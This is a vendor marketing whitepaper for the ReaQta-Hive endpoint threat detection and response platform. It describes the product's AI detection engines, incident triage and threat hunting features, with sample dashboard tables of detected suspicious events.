


REAQTA HIVE

A.I. Powered Endpoint Threat Response

WHITEPAPER

DETECTION, PROTECTION, RESPONSE, REMEDIATION AND ACTIVE HUNTING

CONTENTS

whitepaper

case studies

HOW LONG DO YOU NEED TO DETECT AN UNKNOWN THREAT ATTACKING YOUR ENDPOINTS?

THE CHALLENGE

Keeping data safe is the toughest challenge faced by today's enterprise. The concept of perimeter is disappearing and attackers have moved to the soft spot of every infrastructure: the endpoints. A mix of human interaction, legacy solutions and the inability to monitor and respond in a timely fashion, have progressively made the endpoints the weakest link in the cybersecurity chain. Traditional endpoint security approaches are indeed brittle: they rely on an outdated-by-default paradigm where they can only discover what's already known, too bad attackers are perfectly aware of these limitations and they're exploiting them with incredible success.

Attackers can easily obtain any security solution in order to study and bypass it, what's worse is that they can make a powerful and strong assumption: if a solution is bypassed in the lab, the same approach will work on any other deployment, the bigger the installed base, the better the chances of winning high value targets.

To use a metaphor, we can describe a security vendor as a lock manufacturer. If the lock is always the same, as soon as its security mechanism is bypassed all customers are in immediate danger. In this scenario there's simply no way to step ahead of the attackers: unless we revolutionize our approach and we enable each customer create its own unique lock. This is the concept of Advancing Defense.

ADVANCING DEFENSE

YOUR SYSTEM'S SOPHISTICATION AND ACCURACY INCREASE WITH YOUR LOCAL KNOWLEDGE

CHOOSE YOUR THREAT

Cybercrime hits everywhere, from the enterprise to the government agency everyone is affected and the stakes are different for each one. Attacks range from low-sophistication to high-sophistication, although all of them share a common denominator: they evolve faster than traditional systems, greatly raising the chances of success of a given attack. The defining example is certainly represented by ransomware: despite being distributed en-masse, it infects thousands of users daily, providing a constant stream of income to the cybercrime. Ransomware routinely bypass traditional protection systems due to its simplicity and its mutability: creating variants is a process that can be automated and the impact is enormous, legacy systems cannot simply keep up the pace of detection, and when a system is infected, it's game over for the organization.

Targeted malware are at the opposite end of the spectrum: sophistication level is very high and they are distributed just to specific victims, more often than not the activation happens only of specific devices and under well-defined circumstances, thereby rendering sandboxing solutions completely useless. The ultimate goal is usually that of espionage and intelligence gathering, so these tools are extremely low-profile and most of the emphasis is on their invisibility.

Whatever the threat, the end result is always the same: data is compromised and the infrastructure cannot be considered safe anymore. Just one question remains: how to detect previously undiscovered threats?

WITHOUT PRIOR KNOWLEDGE

HOW DO YOU FIND AN ACTIVE THREAT **IN YOUR INFRASTRUCTURE?**

ASKING THE RIGHT QUESTIONS

It's a good exercise to assume the worst-case scenario and to ask the right questions in order to find out the objective needs and requirements for every case. Security is a process that takes place in different steps and at different levels, where each level can be leveraged to detect a new attack. A holistic approach on the endpoints takes into account different views: one before the attack and one during or after, each with different needs to be addressed.

BEFORE AN ATTACK

- Monitor baseline data to model the infrastructural behavioral patterns
- Leverage on local knowledge to extract new potential attack patterns
- Identify and trace behavioral anomalies

DURING AND AFTER AN ATTACK

- Assess the impact of a threat
- Determine the scope of the attack on the endpoint
- Determine the scope of the attack on the infrastructure
- Hunt for compromised endpoints

ReaQta-Hive is a comprehensive platform that addresses all the aforementioned needs and more. Leveraging on a stack of cutting-edge technologies, we provide a unique solution capable of tracking and responding to threats in the most effective way.

ADVANCING DEFENSE

During the attack phase the chance of detection are extremely slim, this is due to the fact that the attackers are capable of replicating their target's protection system in their own laboratory, in order to develop an effective vector. This is called: attacker's advantage. To nullify this advantage is necessary to develop a defensive strategy that makes it impossible to any potential intruder to assume that they can replicate their victim's systems.

ReaQta-Hive uses two different sets of Artificial Intelligence Engines: the first one works at the endpoint's level and it's used to detect immediate threats and attacks directed at a particular endpoint; the second one works at the infrastructure level and it's used to detect infrastructure-wide anomalies that might signal the presence of an active attacker moving in the infrastructure.

To deny the Attacker's Advantage, these two sets of engines are built to adapt over time to each endpoint and to the infrastructure's specific behavior. The engines, a few hours after the activation, will start to adapt to the infrastructure's unique patterns and the inputs provided by the analysts during the triaging phase – local knowledge - will be used by the engines to learn new information, absorbing it in the detection engines. This provides the unique opportunity of building a completely unique detection system that learns over time, constantly evolving, thus providing an advancing defense that in turn makes it impossible for the attacker to assume that their malware will be undetected by the attacked infrastructure.

ATTACKERS ADVANTAGE

CERTAINTY THAT A BYPASS OF A LOCAL DEFENSIVE SYSTEM WILL WORK ON ANY OTHER INSTANCE OF THAT SAME SYSTEM

DETECTION AND PROTECTION

The first step toward an effective understanding of an attack is its detection, ReaQta-Hive mixes three powerful technologies to make the detection step effective, fast and reliable. This step is entirely automated and adaptive: all the local knowledge provided during the response phase is then transferred to the detection engines.


BEYOND THE OS

ReaQta's NanoOS is the world's first monitoring solution capable of working outside the operating system, at Ring -1. Thanks to its privileged logical position, the NanoOS is invisible to the threat, this protects the detection layer both from identification and tampering, since it's not possible to access the NanoOS from inside the Operating System.

ReaQta-NanoOS encloses the whole Operating System

ENDPOINT A.I.

At the endpoint's level a behavioral analysis engine tracks the activity of every running application, detecting suspicious activities that can signal the presence of an attacker or malicious software like: Trojan Horses, Ransomware, unknown cyberthreats and also the abuse of normal administration tools. Unlike what happens with a network sandbox, the engines are active 24/7, providing continuous protection against malware that activates on command. This layered approach ensures also that endpoints are secured independently of their location: whether in the organization's network or traveling, the engines are constantly active and capable of reporting back when needed.




Network sandboxes are easily fooled by time and event-activated malware. ReaQta-Hive monitors the endpoints continuously, even outside the infrastructure, so traditional sandbox bypass techniques are useless.

INFRASTRUCTURE A.I.

Endpoints' behaviors are delivered to Hive's backend server, a big data processing unit capable of making sense of the vast amount of information acquired. The endpoints' information is processed by an artificial intelligence engine that serves five important purposes

- Identification of Lateral Movements
- Detection of Supply-chain attacks
- Discovery and extraction of new attack patterns
- Automated impact evaluation
- Automated infrastructure-wide threat hunting

If protection is desired instead of detection and tracking, the engines can be configured to block threats. The NanoOS will take advantage of its privileged position to block any suspicious activity.




Percentage of incidents detections at various stages.

> A TRUE DEFENSE IN-DEPTH REQUIRES THAT ENDPOINTS BE INDEPENDENTLY PROTECTED, EVEN WHEN THE PERIMETER IS BREACHED.
>
> *SANS INSTITUTE*

INCIDENT RESPONSE


Once the detection has taken place the post-breach procedures are activated and several questions need to be answered before the threat can be dealt with and resolved.



Major challenges faced by organizations after an attack

IMPACT ASSESSMENT


The A.I. engines on the backend's server calculate automatically the impact score for each detected threat, this score takes into account both local and infrastructural factors, like the extension of the attack and the entities involved. The impact on the device is immediately clear and the activity of the attacker is tracked completely.




Indicators are collected and evaluated in real-time by the A.I.

ANALYSIS

Whether the attack takes place in a matter of minutes or weeks, ReaQta-Hive will keep tracking all the involved entities, acquiring completely detailed data about the attacker's activity, automatically calculating IOR (Indicators of Risk) in order to select for the analysts the most important pieces of information. The net result is a reduction of the triaging time from the industry average of ~30 minutes, down to the minute.



Alert triaging time (minutes) using ReaQta-Hive compared to the industry average




#	DATE	TYPE	PID	DESCRIPTION
	Filter...	Filter...	Search PII	
1	Jan 23, 2017, 12:21:19 PM	Process Created	3912	userinit.exe created
2	Jan 23, 2017, 12:21:23 PM	Process Created	4076	explorer.exe created
3	Jan 23, 2017, 12:28:55 PM	Process Created	8172	chrome.exe created
4	Jan 23, 2017, 12:45:43 PM	Process Created	7316	firefox setup stub 50.1.0.exe created
5	Jan 23, 2017, 12:45:44 PM	Process Created	320	setup-stub.exe created
6	Jan 23, 2017, 12:46:55 PM	Process Created	2008	firefox.exe created
7	Jan 23, 2017, 12:52:15 PM	Process Created	7500	readerdc_en_xa_install.exe created
8	Jan 23, 2017, 12:52:17 PM	Process Created	5784	readerdc_en_xa_install.exe created
9	Jan 23, 2017, 12:52:17 PM	Privilege Escalation	5784	Privilege Escalation detected from readerdc_en_xa_install.exe
10	Jan 23, 2017, 12:52:21 PM	Network Connection Established	7500	readerdc_en_xa_install.exe connected to 192.150.16.58:443
11	Jan 23, 2017, 12:52:22 PM	Network Connection Established	7500	readerdc_en_xa_install.exe connected to 23.33.9.211:443
12	Jan 23, 2017, 12:52:22 PM	Network Connection Established	7500	readerdc_en_xa_install.exe connected to 66.235.148.64:80
13	Jan 23, 2017, 12:52:23 PM	Network Connection Established	7500	readerdc_en_xa_install.exe connected to 23.33.9.211:443
14	Jan 23, 2017, 12:52:23 PM	Executable Dropped	7500	readerdc_en_xa_install.exe dropped a new executable to gtcheck.exe
15	Jan 23, 2017, 12:52:23 PM	Executable Dropped	7500	readerdc_en_xa_install.exe dropped a new executable to gtcheck.exe
16	Jan 23, 2017, 12:52:23 PM	Process Created	1104	gtcheck.exe created
17	Jan 23, 2017, 12:52:23 PM	Privilege Escalation	1104	Privilege Escalation detected from gtcheck.exe
18	Jan 23, 2017, 12:52:23 PM	Process Terminated	1104	gtcheck.exe terminated
19	Jan 23, 2017, 12:52:24 PM	Executable Dropped	7500	readerdc_en_xa_install.exe dropped a new executable to gccheck_small.exe


Incident events collected and evaluated by the A.I. during an incident

RESPONSE

When the triaging terminates and the cause, scope and impact of the attack are clear and well defined, the response plan can be activated. According to SANS Institute, the majority of companies require from 4 hours to more than 8 hours to respond to a single incident, a time that is reduced considerably by the automation provided by the A.I. With ReaQta-Hive the response time is cut down to less than 30 minutes for 90% of incidents. All the information is in fact already pre-processed and cleaned by the A.I. so no further investigation is usually required by the analysts.



Incident response time (hours) with ReaQta-Hive compared to the industry average




DATE	STATUS	DEVICE	IP	TYPE	INCIDENT	EVENTS	IMPACT	CONNECTED
30 minutes ago	active	MELODY	192.168.216.129		Dynamic process impersonation performed from bb52.exe on explorer.exe	11	96	🖥
31 minutes ago	active	MELODY	192.168.216.129		Dynamic process impersonation performed from bb52.exe on explorer.exe	8	96	🖥
3 hours ago	closed	WIN-LT1J1OA5JP0	192.168.109.149		Behavioral anomaly detected for rundll32.exe	8	83	🖥
3 hours ago	closed	WIN-LT1J1OA5JP0	192.168.109.149		Behavioral anomaly detected for rundll32.exe	8	83	🖥
3 hours ago	closed	WIN-LT1J1OA5JP0	192.168.109.149		Behavioral anomaly detected for rundll32.exe	8	83	🖥
3 hours ago	closed	WIN-LT1J1OA5JP0	192.168.109.149		Behavioral anomaly detected for rundll32.exe	9	83	🖥
3 hours ago	closed	MELODY	192.168.216.129		Behavioral anomaly detected for regsrv32.exe	6	83	🖥
5 hours ago	closed	MELODY	192.168.216.129		Behavioral anomaly detected for regsrv32.exe	6	83	🖥
6 hours ago	closed	WIN-LT1J1OA5JP0	192.168.109.149		Cross-process operation from crack.exe to explorer.exe	20	93	🖥
6 hours ago	closed	WIN-LT1J1OA5JP0	192.168.109.149		Suspicious script execution detected for wscript.exe on invoice.js	22	64	🖥

ReaQta-Hive dashboard showing 2 active incidents

HUNTING

One of the most difficult tasks for large organizations is that of hunting for a threat. The attack has been identified and triaged, ReaQta-Hive generated the relevant IOC (Indicators of Compromise) and now it's time to scan the whole infrastructure looking for those signs on every single device. This is easily accomplished through the real-time hunting features of ReaQta-Hive.



hunt 5739b56cf0b42adff875f62a5554286f946299aa1dbbb4e1bfecf6b0797dea09

RESULTS

#	LAST SEEN	DEVICE	DOMAIN	IP	CONNECTED
1	Jan 22, 2017, 5:46:46 PM	NOVI	f1.novi.internal	192.168.173.125	●

#	DATE	TYPE	PID	DESCRIPTION
1	Jan 22, 2017, 5:35:38 PM	Dll Hijacking	3124	sysprep.exe is loading a foreign module that overrides a system's module

PROCESS	DESCRIPTION	ACTIONS
sysprep.exe	sysprep.exe is loading the foreign module c:\windows\system32\sysprep\cryptbase.dll that overrides a system's module	✕

PROCESS DATA

